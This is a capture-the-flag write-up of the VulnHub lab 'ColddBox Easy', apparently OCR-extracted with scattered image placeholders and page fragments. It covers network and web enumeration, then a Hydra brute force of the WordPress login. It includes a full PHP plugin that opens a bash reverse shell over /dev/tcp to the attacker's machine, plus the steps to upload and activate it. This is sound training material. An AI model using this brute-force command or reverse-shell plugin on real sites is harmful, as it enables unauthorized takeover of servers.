
CTF-Writeup: ColddBox Easy

This VulnHub virtual machine contains two flags, each progressively more difficult to find. It is a beginner level VM which focuses on fundamental exploitation techniques without requiring advanced skills. I thoroughly enjoyed it, and believe you will too.


1. Discovering the Target IP

First, I performed an ARP scan before running the new VM:



```
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:ca:5f:d4       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.120 seconds (120.75 hosts/sec). 3 responded
```


I then started the VM, and re-ran the ARP scan and identified the target IP in my case as ‘192.168.100.14’:



```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:6b:d1:96       PCS Systemtechnik GmbH
192.168.100.14  08:00:27:93:ec:8e       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.984 seconds (129.03 hosts/sec). 4 responded
```

2. Enumeration:


First, I conducted an aggressive Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Although aggressive scans aren’t advisable in real-world scenario due to the amount of noise it generates, they are useful in CTFs for thorough enumeration. Here is the Nmap command that was used:



```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ sudo nmap -A -p- 192.168.100.14 -oN colddbox.txt
```

Scan results:


- Ports: 80 (HTTP) and 4512 (SSH)



```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:93:EC:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Exploring Port 80

Since HTTP is running, explored the website briefly and discovered it is hosted using WordPress. Next, I confirmed this by using WPscan.



ColddBox

One more machine


Search ...

RECENT POSTS

The ColddBox is here


The ColddBox is here

Welcome to ColddBox, a machine designed by C0ldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!




```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ wpscan --url http://192.168.100.14
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.100.14/ [192.168.100.14]
[+] Started: Mon Jun  3 00:31:13 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

As you can see, it is running WordPress. Let’s now conduct a Gobuster scan to brute force all the directories, we will follow that up with a Nikto scan as well:




```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.100.14
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.100.14
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/03 00:33:05 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/hidden (Status: 301)
/index.php (Status: 301)
/server-status (Status: 403)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
/xmlrpc.php (Status: 200)
===============================================================
2024/06/03 00:33:12 Finished
===============================================================
```



```
┌──(kali㉿kali)-[~/Documents/colddbox_vuln]
└─$ nikto -h 192.168.100.14
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.100.14
+ Target Hostname:    192.168.100.14
+ Target Port:        80
+ Start Time:         2024-06-03 00:33:38 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /hidden/: This might be interesting.
+ /xmlrpc.php: xmlrpc.php was found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-acc
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version us
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag.
+ /wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2024-06-03 00:34:25 (GMT-4) (47 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

4. Brute Forcing Login Page


I found an interesting hidden directory. Navigating to it revealed possible usernames: C0ldd, Hugo, and Philip. At the WordPress admin login portal (‘wp-admin’), I attempted a brute-force attack using Hydra against the c0ldd username:


192.168.100.14/hidden/


ools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip




```
hydra -l C0ldd -P /usr/share/wordlists/rockyou.txt 192.168.100.14 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
```



```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-03 00:39:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1434
[DATA] attacking http-post-form://192.168.100.14:80/wp-login.php:log=^USER^&pwd=^PAS
[80][http-post-form] host: 192.168.100.14   login: C0ldd   password: 9876543210
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-03 00:40:29
```

We have found some credentials. So, let’s use this to login to the admin dashboard:



WordPress 6.5.3 is available! Please update now.

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:


Get Started

Customise Your Site

or, change your theme completely


5. Gaining a Reverse Shell

I logged into the WordPress admin dashboard using the discovered credentials as seen below. I then uploaded a reverse shell by navigating to the Plugins section and clicking Add New -> Upload Plugin:




WordPress 6.5.3 is available! Please update now.

Dashboard




Create a file and add the following code:




```
<?php

/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin
* Version: 1.0
* Author: Vince Matteo
* Author URI: http://www.sevenlayers.com
*/

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.100.7/4444 0>&1'");
?>
```

Save it using the .php extension. Now zip the php file like as follows:




```
┌──(kali㉿kali)-[~/Documents/mrrobot_vuln]
└─$ zip reverse.zip ./reverse_shell_plug.php
  adding: reverse_shell_plug.php (deflated 28%)
```

Upload it:



Now click activate plugin:



Installing Plugin from uploaded file: reverse2.zip


Unpacking the package...

Installing the plugin...

Plugin installed successfully.

Activate Plugin | Return to Plugins page

